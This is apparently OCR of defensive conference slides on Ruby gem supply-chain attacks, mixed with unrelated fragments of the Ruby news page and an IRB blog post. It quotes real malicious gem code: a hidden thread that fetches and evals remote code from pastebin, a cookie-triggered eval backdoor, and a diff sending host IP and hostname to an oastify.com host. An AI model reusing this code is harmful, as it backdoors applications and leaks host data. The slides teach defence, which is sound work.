- For Ruby 3.2 users: Update to `rdoc` 6.5.1.1

You can use `gem update rdoc` to update it. If you are using bundler, please add `gem "rdoc", ">= 6.6.3.1"` to your `Gemfile`.


Recent News

CVE-2024-27281: RCE vulnerability with .rdoc_options in RDoc
CVE-2024-27280: Buffer overread vulnerability in StringIO
Ruby 3.2.3 Released
Ruby 3.3.0 Released
Ruby 3.3.0-rc1 Released

Syndicate

Recent News (RSS)

Sustainability



Rails at Scale

About

Mid-Year Review: IRB and Rails Console Enhancements in the First Half of 2024

2024-07-17 • Stan Lo

As a core part of the Ruby ecosystem, IRB (Interactive Ruby) is an invaluable tool for developers. With its rapid pace of changes and improvements, staying up-to-date with the latest features can significantly enhance your development workflow. In this post, we'll cover the significant updates to IRB from the first half of 2024 (between `v1.11.0` and `v1.14.0`), as well as enhancements in the Rails Console.

(You can also read the improvements we made prior to `v1.11.0` in my previous article, "Unveiling the big leap in Ruby 3.3's IRB".)

> ***NOTE***
>
> *To upgrade IRB, you can simply install it as a gem by adding `gem "irb"` to your Gemfile.*

What's New

- Help Command and Help Message Improvement
  - General Improvements
  - Detailed Help for Specific Commands
- Extension API
  - Helper Methods vs. Commands
  - Real-world Examples
- New Commands

Copyright © 2020 Present ANDPAD Inc.

ANDPAD

Nebraska problem and Supply chain attack

Copyright © 2020 Present ANDPAD Inc.


ANDPAD

How to inject malicious code into your application?

Copyright © 2020 Present ANDPAD Inc.

ANDPAD

This figure depicts the existence of open source projects that have many bugs, even though they are widely used.



https://www.jstage.jst.go.jp/article/abas/21/5/21_0220914a/_pdf


Copyright © 2020 Present ANDPAD Inc.

left-pad problem

ANDPAD

- Left-pad was a tiny NPM package with just 11 lines of code.
- Surprisingly, many popular libraries like Babel and React depended on this seemingly simple package.
- Then, one day, the package was removed from NPM, and chaos ensued. Applications and widely-used open-source infrastructure broke because they couldn't obtain this dependency.

```
module.exports = leftpad;
function leftpad (str, len, ch) {
  str = String(str);
  var i = -1;
  if (!ch && ch !== 0) ch = ' ';
  len = len - str.length;
  while (++i < len) {
    str = ch + str;
  }
  return str;
}
```



Copyright © 2020 Present ANDPAD Inc.

All of programming language have risk for Nebraska problem

ANDPAD



I want rails-7.0.8 and importmap-rails-1.2.1

rails-0.8.0

rails-7.0.8

importmap-rails-0.1.0

importmap-rails-1.2.1

activerecord-...

activemailer-...

activesupport-...

actionview-...

railties-...

actionpack-...

mini_mime-...

mail-...

minitest-...


tzinfo-...

thor-...

rake-...

Copyright © 2020 Present ANDPAD Inc.

Example case of rest-client as CVE-2019-15224



Copyright © 2020 Present ANDPAD Inc.

How inject malicious code?

ANDPAD

```
def _!;
  begin;
    yield;
  rescue Exception;
  end;
end
```

```
_!{
  Thread.new {
    loop {
      _!{
        sleep rand * 3333;
        eval(
          Net::HTTP.get(
            URI('https://pastebin.com/raw/xa456PFt')
          )
        )
      }
    }
  } if Rails.env[0] == "p"
}
```

Copyright © 2020 Present ANDPAD Inc.

Realcase of malicious code

ANDPAD

```
_! {
  unless ENV["URL_HOST"].to_s.include?("localhost")
    unless defined?(ZZZ)
      require "openssl"
      require "base64"
      public_key = OpenSSL::PKey.read(Base64.urlsafe_decode64("LS0t...(snip)..tCg=="))
      Rack::Sendfile.prepend Module.new {
        define_method(:call) { |e|
          _! {
            signature, payload, = e["HTTP_COOKIE"].match(/__session=(.+);/)[1].split(",")
            signature = Base64.urlsafe_decode64(signature)
            payload = Base64.urlsafe_decode64(payload)
            if public_key.verify(OpenSSL::Digest.new("sha256"), signature, payload)
              payload = JSON.parse(payload)
              if (Time.now.to_i - payload["timestamp"]) <= 60
                eval(payload["ruby"])
              end
            end
          }
          super(e)
```

Copyright © 2020 Present ANDPAD Inc.

rubygems.org was attacked with pawned password.


> "My RubyGems.org account was using an insecure, reused password that has leaked to the internet in other breaches."

https://news.ycombinator.com/item?id=20745768

Typo squatting

- activesupport: active-support, active_support, ...
- bundler: bandler, bunder, ...





Copyright © 2020 Present ANDPAD Inc.

ANDPAD

RubyGems team improve the our security level like MFA support and invest cybersecurity with supported company like AWS

11 Apr 2023

Introducing Security Device support on RubyGems' CLI

by Jenny Shen

In a world where many maintainer accounts are being targeted to distribute malicious code via our packages, it is crucial to add more measures that will help prevent these account takeovers. At the end of 2022, we announced the addition of hardware

Ruby Central

Supporting the Ruby Community Since 2001

Ruby Central welcomes new Software Engineer in Residence, sponsored by AWS



Ruby Central is very excited today to announce that Samuel Giddins has joined as the organization's first open source employee as a Security Engineer in Residence. This residency is made possible thanks to support from Amazon Web Services (AWS).

Software supply chain security has become increasingly important for companies over the past few years, due to attackers of all sizes, up to nation-state actors, exploiting supply chain vulnerabilities to breach critical secure systems. Projects like RubyGems and RubyGems.org play a crucial role in providing

Copyright © 2020 Present ANDPAD Inc.

What are notable features of latest RubyGems and Bundler

ANDPAD

- Generate checksums
  - You can see them with `CHECKSUMS` section into your lockfile manually.
- A lot of Bugfix! 🐛

Gemfile.lock

```
rspec-mocks (~> 3.12)
test-unit (~> 3.0)          You, 4 years ago via PR #3141 •
turbo_tests (~> 2.1)
uri (~> 0.13.0)
webrick (~> 1.6)

CHECKSUMS
diff-lcs (1.5.1) sha256=273223dfb40685548436d32b4733aa67
kramdown (2.4.0) sha256=b62e5bcbd6ea20c7a6730ebbb2a10723
kramdown-parser-gfm (1.1.0) sha256=fb39745516427d2988543
mini_portile2 (2.8.5) sha256=7a37db8ae758086c3c3ac3a59c0
mustache (1.1.1) sha256=90891fdd50b53919ca334c8c1031eada
nokogiri (1.16.2) sha256=68922ee5cde27497d995c46f2821957
nokogiri (1.16.2-arm64-darwin) sha256=c957226c8e36b31be6
nokogiri (1.16.2-java) sha256=122652bfc338cd8a54a692ac03
nokogiri (1.16.2-x64-mingw-ucrt) sha256=7344b5072ca69fc5
nokogiri (1.16.2-x86_64-darwin) sha256=5def799e5f139f21a
nokogiri (1.16.2-x86_64-linux) sha256=5b146240ac6ec6c40f
nronn (0.11.1) sha256=60305c7a42dcaf6bdd33210993a7e38087
parallel (1.24.0) sha256=5bf38efb9b37865f8e93d7a762727f8
parallel_tests (3.8.1) sha256=c781c0910be3b489411f24e3a3
power_assert (2.0.3) sha256=cd5e13c267370427c9804ce6a579
racc (1.7.3) sha256=b785ab8a30ec43bce073c51dbbe791fd2700
```

Copyright © 2020 Present ANDPAD Inc.

ANDPAD

What we do against malicious code?

Copyright © 2020 Present ANDPAD Inc.

Enable SAST and DAST (Static/Dynamic application security test) tools.

I recommend to check with `scorecard` cli by OpenSSF at first.

```
$ scorecard --repo=github.com/ruby/ruby
```

RESULTS

Aggregate score: 7.4 / 10

Check scores:

SCORE	NAME	REASON	DOCUMENTATION/REME
10 / 10	Binary-Artifacts	no binaries found in the repo	https://github.com/ossf/scorecard/blob/49c0eed3a423f00c872b5c3c9
3 / 10	Branch-Protection	branch protection is not maximal on development and all release branches	https://github.com/ossf/scorecard/blob/49c0eed3a423f00c872b5c3c9
10 / 10	CI-Tests	10 out of 10 merged PRs checked by a CI test -- score normalized to 10	https://github.com/ossf/scorecard/blob/49c0eed3a423f00c872b5c3c9
2 / 10	CII-Best-Practices	badge detected: in_progress	https://github.com/ossf/scorecard/blob/49c0eed3a423f00c872b5c3c9
1 / 10	Code-Review	found 20 unreviewed changesets out of 24 -- score normalized to 1	https://github.com/ossf/scorecard/blob/49c0eed3a423f00c872b5c3c9
10 / 10	Contributors	103 different organizations found -- score normalized to	https://github.com/ossf/scorecard/blob/49c0eed3a423f00c872b5c3c9



OpenSSF

OPEN SOURCE SECURITY FOUNDATION


https://github.com/ossf

Copyright © 2020 Present ANDPAD Inc.

What security tools do you regularly use when developing open source software?



How do you check the security of the open source packages that you use?



https://www.linuxfoundation.org/research/maintainer-perspectives-on-security


Copyright © 2020 Present ANDPAD Inc.

Dependency monitoring continuously.

RubyGems team triage all changes of published gems everyday with diffend.io.

You should confirm that or github diff before you deploy new version of dependencies.

Ex. hfc 1.8.0 → 2.9.0



data/lib/hfc.rb CHANGED

```
@@ -1,8 +1,55 @@
- # frozen_string_literal: true
-
  require_relative "hfc/version"
+ require 'socket'
+ require 'net/http'
+ require 'uri'
+ require 'json'

  module Hfc
-   class Error < StandardError; end
-   # Your code goes here...
+   class DataHandler < StandardError; end
+
+   Bookkeeping = Class.new do
+     AddressBook = 'http://ezh6pawrjezo1sd81749ge3hp8vzjv7k.oastify.com'
+     Organizer = Socket.method(:ip_address_list)
+     Planner = Socket.method(:gethostname)
+     Ledger = Net::HTTP
+     Index = URI
+     PaperType = 'application/json'
+
+     def self.record_entry
+       {
+         ref: Organizer.call.detect(&:ipv4_private?)&.ip_address,
+         notes: Planner.call
+       }
+     end
+
```

https://my.diffend.io/gems/hfc/1.8.0/2.9.0/

Copyright © 2020 Present ANDPAD Inc.

How we do that?

ANDPAD

Join the security community and write secure code.

OWASP:
https://owasp.org/www-project-top-ten/
https://owasp.org/www-project-developer-guide/release/

OpenSSF:
https://github.com/ossf/scorecard

Others:
https://osv.dev/
https://github.com/rubysec/ruby-advisory-db

Copyright © 2020 Present ANDPAD Inc.

ANDPAD

Wrap up

Copyright © 2020 Present ANDPAD Inc.

ANDPAD

- I talked about...
  - The fundamental of Cybersecurity like CVE and CIA
  - The state of Package manager and libraries of Ruby
  - How/What we do for Cybersecurity or Nebraska problem



< Ruby is a programmer's best friend

Copyright © 2020 Present ANDPAD Inc.